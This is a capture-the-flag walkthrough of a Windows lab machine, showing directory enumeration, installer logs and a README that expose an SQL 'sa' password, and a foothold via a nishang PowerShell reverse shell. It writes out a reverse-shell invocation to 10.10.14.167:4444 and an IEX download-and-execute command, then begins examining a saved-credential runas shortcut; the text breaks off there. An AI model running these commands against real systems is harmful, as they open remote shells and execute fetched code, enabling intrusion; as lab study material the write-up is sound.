
C:\Users\security\Desktop>type user.txt

9d0f3d163745fe7e1d0ea02795b58167


Interesting info:




```
C:\temp\logs>type MainInstallerLog.log

Installer Log:

2018-08-21 23:25:33 - ──────────────────────────────────────────────────────── SaveSQLScriptsToTemp Start ────────────────────
────────────────────────────────────

2018-08-21 23:25:33 - SaveSQLScriptsToTemp(1): SQL Instance not set yet, use default - PORTALSQLEXPRESS
2018-08-21 23:25:33 - SaveSQLScriptsToTemp(3): SQL SA username not set yet, use default - sa
2018-08-21 23:25:33 - SaveSQLScriptsToTemp(5): SQL SA password not set yet, use default - *******
2018-08-21 23:25:33 - SaveSQLScriptsToTemp(7): SQL SYSDBA username not set yet, use default - sa
2018-08-21 23:25:33 - SaveSQLScriptsToTemp(9): SQL SYSDBA password not set yet, use default - *******
2018-08-21 23:25:33 - ──────────────────────────────────────────────────────── GetSqlAccount Start ───────────────────────────
─────────────────────────────
```




```
2018-08-21 23:30:30 - SaveSQLScriptsToTemp(2): SQL Instance is set - NO_INSTANCES_FOUND
2018-08-21 23:30:30 - SaveSQLScriptsToTemp(4): SQL SA username is set - sa
2018-08-21 23:30:30 - SaveSQLScriptsToTemp(6): SQL SA password is set - ******
2018-08-21 23:30:30 - SaveSQLScriptsToTemp(8): SQL SYSDBA username is set - sysdba
2018-08-21 23:30:30 - SaveSQLScriptsToTemp(10): SQL SYSDBA password is set - ******
2018-08-21 23:30:30 - ───────────────────────────────────────────────────────── GetSqlAccount Start ──────
```




```
2018-08-21 23:26:52 - ifFolderExistsBackup(1): Check if "C:\Portal\scripts" file/folder exists and backup to "C:\Portal\backups\
20180821232652\scripts".
2018-08-21 23:26:52 - ifFolderExistsBackup(5): "scripts" file/folder not found, skip backup.
2018-08-21 23:26:52 -
───────────────────────────────────────────────────────── ifFolderFileExistsBackup End ────────────────────────────────────────
────────────────
```




```
C:\temp\scripts>type README_FIRST.txt
Open the SQL Management Studio application located either here:
   "C:\Program Files (x86)\Microsoft SQL Server\120\Tools\Binn\ManagementStudio\Ssms.exe"
Or here:
   "C:\Program Files\Microsoft SQL Server\120\Tools\Binn\ManagementStudio\Ssms.exe"

- When it opens the "Connect to Server" dialog, under "Server name:" type "LOCALHOST", "Authentication:" selected must be "SQL S
erver Authentication".

   "Login:" = "sa"
   "Password:" = "htrcy@HXeryNJCTRHcnb45CJRY"

- Click "Connect", once connected click on the "Open File" icon, navigate to the folder where the scripts are saved (c:\temp\scr
ipts).
- Select each script in order of name by the first number in the name and run them in order e.g. "1_CREATE_SYSDBA.sql" then "2_A
LTER_SERVER_ROLE.sql" then "3_SP_ATTACH_DB.sql" then "4_ALTER_AUTHORIZATION.sql"
If the scripts begin from "2_*.sql" or "3_*.sql" it means the previous scripts ran fine, so begin from the lowest script number
ascending.

For the vbs scripts:
- Go to windows Services and stop ALL SQL related services.
- Open command prompt with elevated privileges (Administrator).
- paste the following commands in command prompt for each script and click ENTER...
        1. cmd.exe /c WScript.exe "c:\temp\scripts\SQLOpenFirewallPorts.vbs" "C:\Windows\system32" "c:\temp\logs\"
        2. cmd.exe /c WScript.exe "c:\temp\scripts\SQLServerCfgPort.vbs" "C:\Windows\system32" "c:\temp\logs\" "NO_INSTANCES_FOU
ND"
        3. cmd.exe /c WScript.exe "c:\temp\scripts\SetAccessRuleOnDirectory.vbs" "C:\Windows\system32" "c:\temp\logs\" "NT AUTHO
RITY\SYSTEM" "C:\\Portal\database"
        4. Start up all SQL services again manually or run - cmd.exe /c WScript.exe "c:\temp\scripts\RestartServiceByDescription
NameLike.vbs" "C:\Windows\system32" "c:\temp\logs\" "SQL Server (NO_INSTANCES_FOUND)"

C:\temp\scripts>
```




```
C:\temp>net user security
User name                    security
Full Name                    security
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            8/22/2018 10:14:57 PM
Password expires             Never
Password changeable          8/22/2018 10:14:57 PM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   5/18/2025 10:37:48 PM

Logon hours allowed          All

Local Group Memberships      *TelnetClients        *Users
Global Group memberships     *None
The command completed successfully.
```




```
 Directory of C:\inetpub\wwwroot

08/24/2018  08:39 PM    <DIR>          .
08/24/2018  08:39 PM    <DIR>          ..
08/21/2018  11:30 PM    <DIR>          aspnet_client
08/24/2018  12:33 AM               391 index.html
08/24/2018  08:39 PM            88,712 out.jpg
               2 File(s)         89,103 bytes
               3 Dir(s)   3,337,404,416 bytes free
```




Http (Port 80)



LON-MC6




```
┌──(sammyalawar㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.129.254.130/ -t 50 -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.254.130/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/aspnet_client        (Status: 301) [Size: 159] [--> http://10.129.254.130/aspnet_client/]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
```



```
┌──(sammyalawar㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.129.254.130/aspnet_client/ -t 50 -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.254.130/aspnet_client/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/system_web           (Status: 301) [Size: 170] [--> http://10.129.254.130/aspnet_client/system_web/]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
```

Foothold

I used nishang's prewritten powershell reverseshell




```
}
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.167 -Port 4444
```

And with a listener on 4444, I invoked the reverse shell by doing the following on telnet:


powershell "IEX(New-Object Net.WebClient).downloadString('http://10.10.14.167:8081/nishang.ps1')"

This downloads the contents of nishang.ps1 as raw powershell code and executes it directly from memory (IEX)

There is a hidden desktop folder, and inside we have a lnk file. Viewing its contents, we can see barely someone running a command using the runas Administrator /savecred




```
PS C:\Users\Public> dir -force


    Directory: C:\Users\Public


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d-rh-         8/28/2018   7:51 AM            Desktop
```




```
PS C:\Users\Public\Desktop> type "ZKAccess3.5 Security System.lnk"
L?F?@ ⁇7????7???#?P/P?O? ?:i?+00?/C:\R1M?:Windows???:?▒M?:*wWindowsV1MV?System32???:?▒MV?*?System32▒X2P?:?
                                                                                                               r
unas.exe???:1⁇:1?*Yrunas.exe▒L-K⁇E?C:\Windows\System32\runas.exe#..\..\..\Windows\System32\runas.exeC:\ZKT
eco\ZKAccess3.5G/user:ACCESS\Administrator /savecred "C:\ZKTeco\ZKAccess3.5\Access.exe"'C:\ZKTeco\ZKAccess3.
5\img\AccessNET.ico?%SystemDrive%\ZKTeco\ZKAccess3.5\img\AccessNET.ico%SystemDrive%\ZKTeco\ZKAccess3.5\img\A
